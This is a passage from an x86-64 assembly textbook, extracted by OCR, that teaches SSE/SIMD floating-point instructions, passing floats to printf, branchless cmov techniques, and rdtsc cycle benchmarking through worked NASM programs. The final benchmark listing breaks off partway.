You cannot load a floating-point number into `rax` and run `add rax, rbx`. Nothing will complain, and that is the problem: the integer adder has never heard of sign, exponent, and mantissa fields, so it happily scrambles them into nonsense. Decimal values belong in `xmm` registers, and when you need one back in a general-purpose register you convert it explicitly with `cvttsd2si` or its relatives.

17.3 Reading the Suffix: ss, sd, ps, pd

Names like `mulsd`, `addps`, and `mulpd` look intimidating until you learn the two-letter suffix that ends nearly every SSE and AVX instruction.

The suffix decoder

The first letter says how many numbers: `s` for scalar (one number, in the lowest lane) or `p` for packed (every lane at once, in parallel). The second letter says how wide each number is: `s` for single precision (32-bit floats) or `d` for double precision (64-bit doubles).

Put the two letters together and hundreds of instruction names become readable at sight. `addsd` is add scalar double: add two 64-bit doubles, one number from each register. `addps` is add packed single: add four 32-bit floats in one instruction. `mulpd` multiplies two doubles per register.

Suffix	Meaning	Instructions
`sd`	scalar, one 64-bit double	`movsd`, `addsd`, `mulsd`
`ss`	scalar, one 32-bit float	`movss`, `addss`, `mulss`
`ps`	packed, four 32-bit floats	`movups`, `addps`, `mulps`
`pd`	packed, two 64-bit doubles	`movupd`, `addpd`, `mulpd`

Table 17.1: Decoding four suffixes on the same three operations.

The move instructions follow the same logic, with one extra wrinkle. `movsd` moves one double and `movss` one float, while `movups` moves a whole packed row and does not care where it sits in memory. `movaps` does exactly what `movups` does but requires its address to be a multiple of 16 bytes, which is why the vectors in the first program below carry an `align 16` directive.

17.4 Scalar Double Instructions

For decimal math on one number at a time, this is the whole toolbox:

Two habits to build from that table. First, most of these instructions are two-operand in the style you already know from `add rax, rbx`: the destination is also the first source. `movsd` is the exception, since it copies a value from one place to another. Second, the arithmetic happens in the floating-point unit's own circuitry, so the answers stay in `xmm` registers.

Comparing decimals has one quirk that catches everyone once. The compare instruction is `ucomisd` for doubles and `ucomiss` for 32-bit floats, and both of them set the unsigned flags, CF and ZF, and not the signed ones. After a comparison, branch with `ja`, `jae`, `jb`, `jbe`, or `je`, and never with `jg` or `jl`. The arithmetic is unchanged; only the flag names differ.

Conversions between the two worlds are always explicit. `cvtsi2sd xmm0, rax` turns the integer in `rax`, say 42, into the double 42.0 in `xmm0`. Going the other way, `cvttsd2si rax, xmm0` converts a double to an integer and truncates: a 95.033... left in `xmm0` becomes 95 in `rax`. The extra `t` stands for truncate. Without it, `cvtsd2si` rounds to the nearest integer instead. `cvttss2si` is the same truncating conversion from a single-precision float, and that is the one the second program uses.

For a first taste of the arithmetic, take the area of a circle, pi times radius squared. With `pi dq 3.141592653589793` and `radius dq 5.5` in `.data`,


Instruction	Example	Meaning
`movsd`	`movsd xmm0, [pi]`	copy a double to or from memory
`addsd`	`addsd xmm0, xmm1`	add two doubles
`subsd`	`subsd xmm0, xmm1`	subtract two doubles
`mulsd`	`mulsd xmm0, xmm1`	multiply two doubles
`divsd`	`divsd xmm0, xmm1`	divide two doubles
`sqrtsd`	`sqrtsd xmm0, xmm0`	square root, one instruction
`ucomisd`	`ucomisd xmm0, xmm1`	compare doubles; the flags feed `ja`, `jb`, `je`
`cvtsi2sd`	`cvtsi2sd xmm0, rax`	convert a signed integer to a double
`cvttsd2si`	`cvttsd2si rax, xmm0`	convert a double to an integer, truncating the fraction
`cvttss2si`	`cvttss2si rdi, xmm0`	the same truncating conversion, from a 32-bit float

Table 17.2: The essential scalar double instructions, each with one canonical example.

three instructions do the work: `movsd xmm0, [radius]` loads 5.5, `mulsd xmm0, xmm0` squares it to 30.25, and `mulsd xmm0, [pi]` multiplies by pi, leaving 95.03317777109125 in the low lane of `xmm0`. Notice that `mulsd` takes a memory operand directly, so the constant never needs a register of its own.

17.5 SIMD: Four Numbers per Instruction

Packed instructions are where the vector unit earns its name. Put a `p` in place of the `s` in `addsd` and one instruction adds four pairs of floats, one pair per lane, all at the same time.



`addps xmm0, xmm1` does all four additions in one instruction.

Figure 17.3: One packed add. The lanes are drawn high to low, as in the register diagram: lane 0 sits on the right, and the result lands in the first operand.

That is the addition the first program below performs on its two vectors, and it is why eight floats of work fit into two instructions instead of eight. The idea is called SIMD, Single Instruction, Multiple Data, and it is how 3D game engines, video encoders, physics simulators, and AI neural networks do four to eight times as much arithmetic per instruction.

The pattern for an array always has the same shape. Take a run of floats that you need to scale by a gain and shift by a bias: load four of them with `movups`, multiply the whole block with `mulps`, add the offset with `addps`, store the block back with `movups`, add 4 to your index, and loop. Where a plain scalar loop handles one number per pass, this one handles four.

17.6 Passing Floats to printf

Chapter 15 gave you the variadic rule: when you call a C function such as `printf`, the integer and pointer arguments go in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, and

`r9`, and `al` must hold the number of vector registers the call uses. Now you know what those vector registers are.

Floating-point arguments travel in `xmm0` through `xmm7`, in order, on a separate track from the integer arguments. They never touch `rdi`, and they never occupy an integer argument slot. The count in `al` is the number of XMM registers you are actually passing: one double means `al` holds 1 and `xmm0` holds the value; three doubles mean `al` holds 3 and `xmm0` through `xmm2` hold the values.

Two details matter in practice. A `float` passed to a variadic C function is promoted to a `double` before the call, so a 32-bit float coming from memory has to be widened with `cvtss2sd` first, once per value. And `al` only needs the count, so both programs below write `mov eax, 3` or `mov eax, 4`: that loads `al` correctly and clears the rest of `rax` for free.

17.7 Program: float_simd.asm

Here is everything in one file. Part 1 does scalar double math: the hypotenuse of a right triangle with legs 5.5 and 12.2, from the formula c = sqrt($a^2 + b^2$). Two `mulsd` instructions square the legs, one `addsd` adds them, and `sqrtsd` takes the square root in hardware. Part 2 does packed math: two vectors of four 32-bit floats, loaded with `movaps` and added with a single `addps`.

```
; ============================================================
; File: float_simd.asm
; Description: Computes hypotenuse c = sqrt(a^2 + b^2) with SSE2
;              doubles, then a 4-way parallel SIMD vector addition
;              addition using 'addps'.
; Assemble:    nasm -f elf64 float_simd.asm -o float_simd.o
; Link:        gcc -no-pie float_simd.o -o float_simd
; Run:         ./float_simd
; ============================================================

extern printf

section .data
    side_a      dq 5.5          ; 64-bit double: a = 5.5
    side_b      dq 12.2         ; 64-bit double: b = 12.2
    fmt_hypot   db "Right Triangle: a = %.2f, b = %.2f -> Hypotenuse
         c = %.6f", 10, 0

```

```
    ; Align SIMD vectors on a 16-byte boundary for fast loads
    align 16
    vec1        dd 1.5, 2.0, 3.25, 10.0     ; 4 floats, 16 bytes
    vec2        dd 0.5, 4.0, 1.75, 20.0     ; 4 floats, 16 bytes
    fmt_simd    db "SIMD 4-Float Parallel Sum: [%.2f, %.2f, %.2f,
        %.2f]", 10, 0

section .bss
    align 16
    vec_result  resd 4          ; four 32-bit floats

section .text
    global main

main:
    push rbp                    ; Align stack to 16 bytes!
    mov rbp, rsp

    ; ------------------------------------------------------------
    ; PART 1: Scalar Double-Precision Math: c = sqrt(a^2 + b^2)
    ; ------------------------------------------------------------
    movsd xmm0, [side_a]        ; xmm0 = a (5.5)
    mulsd xmm0, xmm0            ; xmm0 = a * a (30.25)

    movsd xmm1, [side_b]        ; xmm1 = b (12.2)
    mulsd xmm1, xmm1            ; xmm1 = b * b (148.84)

    addsd xmm0, xmm1            ; xmm0 = a^2 + b^2 (179.09)
    sqrtsd xmm2, xmm0           ; sqrt(179.09) = 13.382451...

    ; Call printf(fmt_hypot, side_a, side_b, hypotenuse)
    ; In System V ABI:
    ;   1st pointer/int arg -> RDI (fmt_hypot)
    ;   1st float arg       -> XMM0 (side_a)
    ;   2nd float arg       -> XMM1 (side_b)
    ;   3rd float arg       -> XMM2 (hypotenuse, already in XMM2!)
    mov rdi, fmt_hypot
    movsd xmm0, [side_a]
    movsd xmm1, [side_b]
    mov eax, 3                  ; 3 XMM registers passed to printf
    call printf

    ; ------------------------------------------------------------
    ; PART 2: SIMD 4-Way Parallel Vector Addition (movaps / addps)
    ; ------------------------------------------------------------
    movaps xmm0, [vec1]       ; load all 4 floats of vec1 into XMM0
    movaps xmm1, [vec2]       ; load all 4 floats of vec2 into XMM1
```

```
64      addps  xmm0, xmm1         ; all 4 pairs in one instruction
65      movaps [vec_result], xmm0   ; store all 4 results
66
67      ; Print the 4 results (C's printf wants floats promoted to
68      ; doubles via 'cvtss2sd' when passed to variadic functions!)
69      mov rdi, fmt_simd
70      cvtss2sd xmm0, [vec_result + 0]     ; Float 0 -> XMM0
71      cvtss2sd xmm1, [vec_result + 4]     ; Float 1 -> XMM1
72      cvtss2sd xmm2, [vec_result + 8]     ; Float 2 -> XMM2
73      cvtss2sd xmm3, [vec_result + 12]    ; Float 3 -> XMM3
74      mov eax, 4                          ; 4 XMM registers passed
75      call printf
76
77      xor eax, eax
78      mov rsp, rbp
79      pop rbp
80      ret
```

float_simd.asm

Assemble and link it the same way as any other program that calls the C library, then run it:

```
session: float_simd

$ nasm -f elf64 float_simd.asm -o float_simd.o
$ gcc -no-pie float_simd.o -o float_simd
$ ./float_simd
Right Triangle: a = 5.50, b = 12.20 -> Hypotenuse c = 13.382451
SIMD 4-Float Parallel Sum: [2.00, 6.00, 5.00, 30.00]
```

Read the first `printf` call carefully. The hypotenuse is already sitting in `xmm2`, but the program reloads `side_a` and `side_b` into `xmm0` and `xmm1` to put the three arguments in ABI order, and `mov eax, 3` announces them. The second call is the promotion case: the four floats stored in `vec_result` are 32-bit values, so each one is widened with `cvtss2sd` on its way into `xmm0` through `xmm3`, and the count rises to 4. The output comes back in lane order, so the printed list starts with the sum of the two lowest lanes, 1.5 + 0.5, and ends with 10.0 + 20.0.

17.8 Program: simd_engine.asm

Now the shape of real work: a pipeline running over an array. The rule here is output equals input multiplied by a gain and then shifted by a bias, which is the arithmetic an audio track or a particle system does millions of times. This program has eight floats to process, so its loop goes around twice, four floats per pass.

```
; ============================================================
; File: simd_engine.asm
; Description: Demonstrates 4-wide SIMD (Single Instruction,
;              Multiple Data) vector processing using XMM
;              registers. Processes 8 floating-point values in
;              just 2 SIMD iterations: out[i] = (in[i] * gain)
;              + bias, then converts and prints the results!
;
; Assemble: nasm -f elf64 simd_engine.asm -o simd_engine.o
; Link:     ld simd_engine.o -o simd_engine
; Run:      ./simd_engine
; ============================================================

section .data
    ; 8 single-precision (32-bit) floats: 2 batches of 4
    input_floats dd 10.5, 20.0, 35.25, 50.0, 100.0, 125.5, 200.25,
        400.0

    ; Broadcast the multiplier (2.0) across all 4 lanes!
    gain_vec     dd 2.0, 2.0, 2.0, 2.0

    ; Broadcast the additive offset (5.0) across all 4 lanes!
    bias_vec     dd 5.0, 5.0, 5.0, 5.0

    header_msg   db "SIMD Vector Output (in[i] * 2.0 + 5.0, truncated
        to int):", 10
    header_len   equ $ - header_msg

section .bss
    ; Reserve space for 8 output 32-bit floats (8 * 4 = 32 bytes)
    output_floats resd 8
    num_buffer    resb 32

section .text
    global _start

_start:
    ; Print header message
```

```
    mov rax, 1
    mov rdi, 1
    mov rsi, header_msg
    mov rdx, header_len
    syscall

    ; --- STEP 1: Load gain and bias vectors into XMM1, XMM2 ---
    movups xmm1, [gain_vec]         ; XMM1 = [2.0, 2.0, 2.0, 2.0]
    movups xmm2, [bias_vec]         ; XMM2 = [5.0, 5.0, 5.0, 5.0]

    ; --- STEP 2: Process 8 floats in 2 SIMD steps of 4 ---
    xor rcx, rcx                    ; RCX = 0 (index, steps by 4)

.simd_loop:
    cmp rcx, 8                      ; processed all 8 floats?
    jge .print_results

    ; Load 4 floats (16 bytes) at once into XMM0!
    movups xmm0, [input_floats + rcx*4]

    ; Multiply all 4 lanes by XMM1 (gain = 2.0)!
    mulps xmm0, xmm1

    ; Add XMM2 (bias = 5.0) to all 4 floats in XMM0 simultaneously!
    addps xmm0, xmm2

    ; Store all 4 transformed floats (16 bytes) into output_floats!
    movups [output_floats + rcx*4], xmm0

    add rcx, 4                      ; advance 4 floats per pass
    jmp .simd_loop

    ; --- STEP 3: Convert each float to an integer and print ---
.print_results:
    xor r12, r12                    ; R12 = 0 (index 0 to 7)

.print_loop:
    cmp r12, 8
    jge .exit

    ; Load 1 scalar 32-bit float from output_floats[r12] into XMM0
    movss xmm0, [output_floats + r12*4]

    ; Convert float in XMM0 to integer in RDI (truncating)
    cvttss2si rdi, xmm0

    ; Print integer in RDI using our integer printer
```

```
    call print_uint64

    inc r12
    jmp .print_loop

.exit:
    mov rax, 60
    xor rdi, rdi
    syscall

; ============================================================
; Helper Function: print_uint64 (from the Worked Programs appendix)
; ============================================================
print_uint64:
    lea rsi, [num_buffer + 31]
    mov byte [rsi], 10
    mov rax, rdi
    mov rcx, 10
.convert:
    xor rdx, rdx
    div rcx
    add dl, '0'
    dec rsi
    mov [rsi], dl
    test rax, rax
    jnz .convert

    lea rdx, [num_buffer + 32]
    sub rdx, rsi
    mov rax, 1
    mov rdi, 1
    syscall
    ret
```

simd_engine.asm

Look at `gain_vec` and `bias_vec` in the data section. Each one is the same float written four times, so a single 16-byte load with `movups` fills all four lanes at once: that is how a scalar constant gets into a packed instruction. The index in `rcx` counts floats rather than bytes, which is why the loop steps by 4 and stops at 8.

The printing half needs no C library. `movss` loads one stored float at a time, `cvttss2si` converts it to a 64-bit integer in `rdi`, and `print_uint64`, the digit printer that the Fibonacci program of the Worked Programs appendix uses, turns that integer into decimal digits and writes them with `sys_write`.

Because nothing here links against libc, the build is the syscall-only pairing of `nasm` and `ld`:

session: simd_engine

```
$ nasm -f elf64 simd_engine.asm -o simd_engine.o
$ ld simd_engine.o -o simd_engine
$ ./simd_engine
SIMD Vector Output (in[i] * 2.0 + 5.0, truncated to int):
26
45
75
105
205
256
405
805
```

Two of the outputs were not whole numbers to begin with: 35.25 times 2 plus 5 is 75.5, and 200.25 times 2 plus 5 is 405.5. `cvttss2si` does exactly what its name promises and drops the fraction, so the program prints 75 and 405.

Two programs, two styles. `float_simd.asm` borrows the C library for printing and pays for it with ABI bookkeeping in `al` and argument shuffling through `xmm0` to `xmm3`. `simd_engine.asm` stays in syscall land, converts with `cvttss2si`, and prints its own digits. The vector math in the middle is the same idea either way: four numbers, one instruction.

What you learned

- IEEE-754 stores a decimal as a sign bit, a biased exponent, and a mantissa. `dd` declares a 32-bit single, `dq` a 64-bit double.
- The sixteen XMM registers are 128 bits wide each; with AVX they extend to 256 bits under the YMM names, where an XMM register is the lower half.
- A register holds one scalar value in its lowest lane, or a packed row: four 32-bit floats or two 64-bit doubles.
- Decode any SSE or AVX name by its suffix: first letter scalar or packed, second letter single or double, giving `addsd`, `addss`, `addps`, and `addpd`.

- Scalar doubles use `movsd`, `addsd`, `subsd`, `mulsd`, `divsd`, and `sqrtsd`, with `cvtsi2sd` going in and `cvttsd2si` or `cvttss2si` coming back.
- `ucomisd` sets the unsigned flags, so after a float comparison you branch with `ja`, `jb`, or `je`, never `jg` or `jl`.
- Packed work is a four-step loop: `movups` to load a block, `mulps` and `addps` to transform it, `movups` to store it back.
- `printf` takes floating-point arguments in `xmm0` through `xmm7` and the count in `al`, with every `float` widened to a `double` first.

Exercises

1. `float_simd.asm` measures a 5.5 by 12.2 triangle. Change `side_a` to 3.0 and `side_b` to 4.0, rebuild, and confirm that the printed hypotenuse is 5.000000.
2. Add `vec3 dd 10.0, 10.0, 10.0, 10.0` to `float_simd.asm` and print the lane-by-lane sum of `vec1` and `vec3` with one `addps`. How many XMM registers does that `printf` call use, and what goes in `al`?
3. Write a function that takes a in `xmm0` and b in `xmm1` and returns the hypotenuse in `xmm0`. Two `mulsd`, one `addsd`, and one `sqrtsd` are enough, and you can test it with the 3.0 and 4.0 values from the first exercise.
4. A dot product multiplies two vectors element by element and adds the products. Load `vec_a dd 1.0, 2.0, 3.0, 4.0` and `vec_b dd 2.0, 2.0, 2.0, 2.0` into two XMM registers, multiply the four pairs with one `mulps`, store the products, and then add the four lanes together one at a time with `addss`, the scalar single version of the same add. Work the answer out by hand first, then check what the program prints.

18

Branchless Programming and Cycle Counting

Two assembly loops can execute exactly the same number of instructions and still differ in speed by a factor of two or more. The instruction list is only half the story. Underneath it sits the pipeline, the branch predictor, and a row of parallel execution units, and how much of that machinery stays busy depends on how you write the decisions inside your loop.

Jackie Stewart, the racing driver, called this kind of understanding mechanical sympathy: you do not have to be a mechanic to drive a car, but if you understand how the engine, the gearbox, and the tires behave under load, you drive faster and smoother than someone who treats the pedals as magic switches. This chapter is mechanical sympathy for the x86-64. It shows what a conditional jump really costs when the data is unpredictable, how to make the same decision without one, and how to count the cycles yourself with the CPU's own hardware counter.

18.1 Fourteen to Twenty Stages in Flight

Inside a modern Intel or AMD core, instructions do not travel one at a time. Each one moves through a pipeline of 14 to 20 stages, roughly fetch, decode, rename, dispatch, execute, retire, and a dozen instructions are in flight at once. While the first instruction is still doing its arithmetic, the next fifteen have already been fetched and decoded behind it.

The core is superscalar as well: it has 4 to 6 separate integer units side by side, so several independent additions can finish in the same clock cycle. Independent is the key word. Four additions that all write `rax` wait for each other and use one unit; the same four additions into four different registers can run in parallel.

Now put a conditional jump into that stream. When the CPU fetches `jg .skip`, the `cmp` in front of it has not finished executing yet, so the flags that `jg` needs do not exist. The CPU cannot know which way the branch goes. The branch predictor guesses, and the core speculatively executes 50 or more instructions down the guessed path.

If the guess is right, the pipeline flows at full speed, under a cycle per instruction. If the guess is wrong, the CPU throws away every speculative instruction in flight and starts again from the correct path. That flush costs 15 to 20 clock cycles.

How often does it guess wrong? It depends on the data. A loop that runs 1,000 times has a pattern, and the predictor learns it, guessing right 99.9 percent of the time. A loop whose branch depends on random data has no pattern to learn: the condition comes out true half the time and false the other half, the predictor guesses wrong about half of that, and the loop pays the flush on roughly every second iteration.




Figure 18.1: Instructions move through the pipeline in parallel, so the core has to guess the direction of a conditional jump long before the comparison behind it has run. A wrong guess throws the speculative work away and restarts the stream, at a cost of 15 to 20 cycles.

18.2 Conditional Moves: The Decision Without a Jump

x86-64 has an instruction family for making a decision without jumping: `cmovcc`, the conditional move. There is one member per condition, with `cmovg`, `cmovge`, `cmovl`, `cmovle`, `cmove`, `cmovne`, `cmova`, and `cmovb` among them, and each one reads the flags exactly like the jump with the same suffix.

`cmovg rax, rbx` checks the greater condition in `rflags`. If it is true, the instruction copies `rbx` into `rax`. If it is false, it does nothing at all. Crucially, there is no jump: `rip` never branches, so the pipeline has nothing to mispredict, and the instruction retires like any other.

Here are the two decisions from the benchmark you are about to write, both ways.

```
; --- Branchy maximum: the predictor has to guess the jump ---
    cmp rax, rbx
    jge .keep_rax           ; if rax >= rbx, jump over the copy
    mov rax, rbx
.keep_rax:

; --- Branchless maximum: same decision, no jump ---
    cmp rax, rbx
    cmovl rax, rbx          ; if rax < rbx, overwrite rax with rbx

; --- Branchy absolute value: jns on the sign of a random number ---
    mov rax, r8
    test rax, rax           ; is the value negative?
    jns .is_positive        ; mispredicts on random signs
    neg rax
.is_positive:

; --- Branchless absolute value: neg, test, cmovs ---
    mov rax, r8
    mov rbx, rax
    neg rbx                 ; rbx = -x
    test rax, rax           ; flags come from the original value
    cmovs rax, rbx          ; if x was negative, rax = -x
```

max_and_abs.asm

The maximum is the cleanest example. The branchy version compares, jumps over the copy when `rax` is already the larger of the two, and moves `rbx` into `rax` only when it is not. The branchless version compares and then either copies `rbx` into `rax` or leaves `rax` alone, and that is the whole of a maximum: `cmovl rax, rbx` reads as if `rax` is less than `rbx`, overwrite `rax` with `rbx`.

The absolute value needs one extra line, because a move cannot compute anything. `mov rbx, rax` keeps the original; `neg rbx` turns that copy into its negative, so if `rax` held -42 then `rbx` now holds +42; and `test rax, rax` sets the flags from the value you started with. `cmovs rax, rbx` then copies

the positive version back into `rax` only when the sign flag says the original was negative.

The order of those last three lines is not cosmetic. A conditional move reads the flags left by the last flag-setting instruction before it, and in the branchless absolute value that instruction is `test rax, rax`. Test the copy in `rbx` instead and the sign flag describes the negated value, so the move picks the wrong one. Flags are always about the last instruction that touched them.

The one fact to keep

`cmovcc` never jumps. It reads the flags and either copies a value or leaves the destination alone, so `rip` never branches, the pipeline never has to be flushed, and the 15 to 20 cycle penalty has nothing to fire on.




Figure 18.2: The same comparison, twice. The branchy version has a jump in it, so the predictor has to guess and a wrong guess costs a flush. The branchless version keeps `rip` moving in a straight line: the conditional move either copies the value or does nothing.

18.3 Counting Cycles with rdtsc

Opinions about speed are cheap. To settle the question you need a measurement, and x86-64 processors carry a 64-bit hardware counter that ticks upward with every clock cycle since the machine powered on. The instruction that reads it is `rdtsc`, Read Time-Stamp Counter.

`rdtsc` does not hand you the whole number in one register. It loads the upper 32 bits of the counter into `edx` and the lower 32 bits into `eax`, so the count arrives as the pair EDX:EAX. To fold that pair into a single 64-bit number in `rax`, shift the upper half into place and glue the two halves together:

```
    lfence              ; let earlier instructions finish first
    rdtsc               ; edx:eax = timestamp counter
    shl rdx, 32         ; move the upper half into place
    or rax, rdx         ; rax = one 64-bit cycle count
```

four lines that read the cycle counter

`shl rdx, 32` moves the 32 bits that `rdtsc` left in `edx` to the top of `rdx`, and `or rax, rdx` copies them into `rax` on top of the low 32 bits that are already sitting there. The `lfence` in front is the part people forget: it serializes execution so that the instructions you are about to time have finished before the counter is read. Wrap the four lines in a function and you have a cycle clock you can call from anywhere:

```
; read_tsc
; Returns the 64-bit hardware cycle count in rax.
read_tsc:
    lfence              ; let earlier instructions finish first
    rdtsc               ; edx:eax = timestamp counter
    shl rdx, 32         ; move the upper half into place
    or rax, rdx         ; rax = one 64-bit cycle count
    ret
```

read_tsc.asm

To time a piece of code, call `read_tsc` before it, keep the value, call it again after, and subtract the two. The difference is the number of cycles the code took. That is a count of cycles, not seconds and not instructions, which is exactly what you want when the question is which of two loops is cheaper.

18.4 The Benchmark

Now the two halves meet. The program below generates a stream of pseudo-random 64-bit numbers and runs four tests of 10,000,000 iterations each, timing every one of them with `read_tsc`:

- Abs branchy (jns): the absolute value of each number, with a conditional jump.
- Abs branchless (cmovs): the same value, with a conditional move.
- Count branchy (jbe): how many numbers have a lowest byte above 128, with a conditional jump.




Figure 18.3: One reading of the cycle counter, with the two halves kept apart. The `shl` moves the upper half into the top of `rdx`, and the `or` drops it on top of the lower half that `rdtsc` left in `rax`, which is why four lines turn EDX:EAX into one 64-bit count.

- Count branchless (cmova): the same count, with a conditional move.

Every iteration starts by pulling the next number out of a Xorshift64 generator, four lines that sit in the middle of each loop:

```
1       mov rdx, r8
2       shl rdx, 13
3       xor r8, rdx
4       mov rdx, r8
5       shr rdx, 7
6       xor r8, rdx
```

the pseudo-random stream

`r8` holds the generator's state. Each pass shifts the state left by 13 and XORs the result back in, then shifts it right by 7 and XORs that back in, which mixes the bits thoroughly enough that the lowest byte flips unpredictably from one iteration to the next. All four tests start from the same seed, 0x123456789ABCDEF1, so all four see the same numbers in the same order. That is what makes the sums comparable: a branchy test and its branchless twin must print exactly the same sum, and if they do not, one of the two loops is wrong.

Each test runs the same four steps: read the counter, run the loop, read the counter again, subtract, and print the elapsed cycles next to the running sum. Two helpers in the listing do the routine work: `read_tsc`, which you have

just seen, and `print_uint64`, which turns the number in `rdi` into decimal digits.

```
; ================================================
; File: branch_bench.asm
; Description: Benchmark a branchy loop against its branchless
;              cmov twin on unpredictable data with the hardware
;              rdtsc cycle counter. Four tests of 10,000,000
;              iterations each: signed absolute value (jns /
;              cmovs) and counting (jbe / cmova).
; Assemble: nasm -f elf64 branch_bench.asm -o bench.o
; Link:     ld bench.o -o branch_bench
; Run:      ./branch_bench
; ================================================

default rel                 ; address data relative to rip

ITERATIONS equ 10000000

section .data
    msg_abs_jns      db "abs branchy (jns): cycles = "
    len_abs_jns      equ $ - msg_abs_jns
    msg_abs_cmovs    db "abs branchless (cmovs): cycles = "
    len_abs_cmovs    equ $ - msg_abs_cmovs
    msg_cnt_jbe      db "count branchy (jbe): cycles = "
    len_cnt_jbe      equ $ - msg_cnt_jbe
    msg_cnt_cmova    db "count branchless (cmova): cycles = "
    len_cnt_cmova    equ $ - msg_cnt_cmova
    msg_sum          db ", sum = "
    len_sum          equ $ - msg_sum
    newline          db 10

section .bss
    num_buffer       resb 32

section .text
    global _start

_start:
    ; ================================================
    ; TEST 1: BRANCHY ABSOLUTE VALUE (jns)
    ; ================================================
    call read_tsc
    mov r12, rax                ; start cycle count

    mov rcx, ITERATIONS
    mov r8, 0x123456789ABCDEF1  ; the PRNG seed
```

```
    xor r14, r14                ; running total of |x|

.abs_branchy_loop:
    mov rdx, r8                 ; Xorshift64: mix the state
    shl rdx, 13
    xor r8, rdx
    mov rdx, r8
    shr rdx, 7
    xor r8, rdx

    mov rax, r8
    test rax, rax               ; is the value negative?
    jns .abs_branchy_positive   ; mispredicts half the time
    neg rax                     ; negate only if needed
.abs_branchy_positive:
    add r14, rax                ; add |x| to the total

    dec rcx
    jnz .abs_branchy_loop

    call read_tsc
    sub rax, r12                ; rax = elapsed cycles

    mov rsi, msg_abs_jns
    mov rdx, len_abs_jns
    mov rdi, rax
    mov r10, r14
    call report_result

    ; ================================================
    ; TEST 2: BRANCHLESS ABSOLUTE VALUE (cmovs)
    ; ================================================
    call read_tsc
    mov r12, rax                ; start cycle count

    mov rcx, ITERATIONS
    mov r8, 0x123456789ABCDEF1  ; the same seed
    xor r14, r14

.abs_branchless_loop:
    mov rdx, r8
    shl rdx, 13
    xor r8, rdx
    mov rdx, r8
    shr rdx, 7
    xor r8, rdx

```

```
92      mov rax, r8                 ; rax = x
93      mov rbx, rax
94      neg rbx                     ; rbx = -x
95      test rax, rax               ; flags from the original x
96      cmovs rax, rbx              ; if x < 0, rax = -x
97      add r14, rax
98
99      dec rcx
100     jnz .abs_branchless_loop
101
102     call read_tsc
103     sub rax, r12
104
105     mov rsi, msg_abs_cmovs
106     mov rdx, len_abs_cmovs
107     mov rdi, rax
108     mov r10, r14
109     call report_result
110
111     ; ================================================
112     ; TEST 3: BRANCHY COUNT (jbe on the lowest byte)
113     ; ================================================
114     call read_tsc
115     mov r12, rax
116
117     mov rcx, ITERATIONS
118     mov r8, 0x123456789ABCDEF1  ; the same seed again
119     xor r14, r14                ; count of bytes above 128
120
121 .cnt_branchy_loop:
122     mov rdx, r8
123     shl rdx, 13
124     xor r8, rdx
125     mov rdx, r8
126     shr rdx, 7
127     xor r8, rdx
128
129     cmp r8b, 128                ; look at the lowest byte
130     jbe .cnt_branchy_skip       ; mispredicts half the time
131     add r14, 1
132 .cnt_branchy_skip:
133     dec rcx
134     jnz .cnt_branchy_loop
135
136     call read_tsc
137     sub rax, r12
138
```

```
    mov rsi, msg_cnt_jbe
    mov rdx, len_cnt_jbe
    mov rdi, rax
    mov r10, r14
    call report_result

    ; ================================================
    ; TEST 4: BRANCHLESS COUNT (cmova)
    ; ================================================
    call read_tsc
    mov r12, rax

    mov rcx, ITERATIONS
    mov r8, 0x123456789ABCDEF1  ; the same seed again
    xor r14, r14
    mov r9, 1                   ; the value we count with

.cnt_branchless_loop:
    mov rdx, r8
    shl rdx, 13
    xor r8, rdx
    mov rdx, r8
    shr rdx, 7
    xor r8, rdx

    xor r10, r10                ; start the flag at 0
    cmp r8b, 128
    cmova r10, r9               ; if above 128, r10 = 1
    add r14, r10

    dec rcx
    jnz .cnt_branchless_loop

    call read_tsc
    sub rax, r12

    mov rsi, msg_cnt_cmova
    mov rdx, len_cnt_cmova
    mov rdi, rax
    mov r10, r14
    call report_result

    mov rax, 60                 ; sys_exit
    xor rdi, rdi
    syscall

; ================================================
```

```
; Helper: read_tsc
; Returns the 64-bit hardware cycle count in rax.
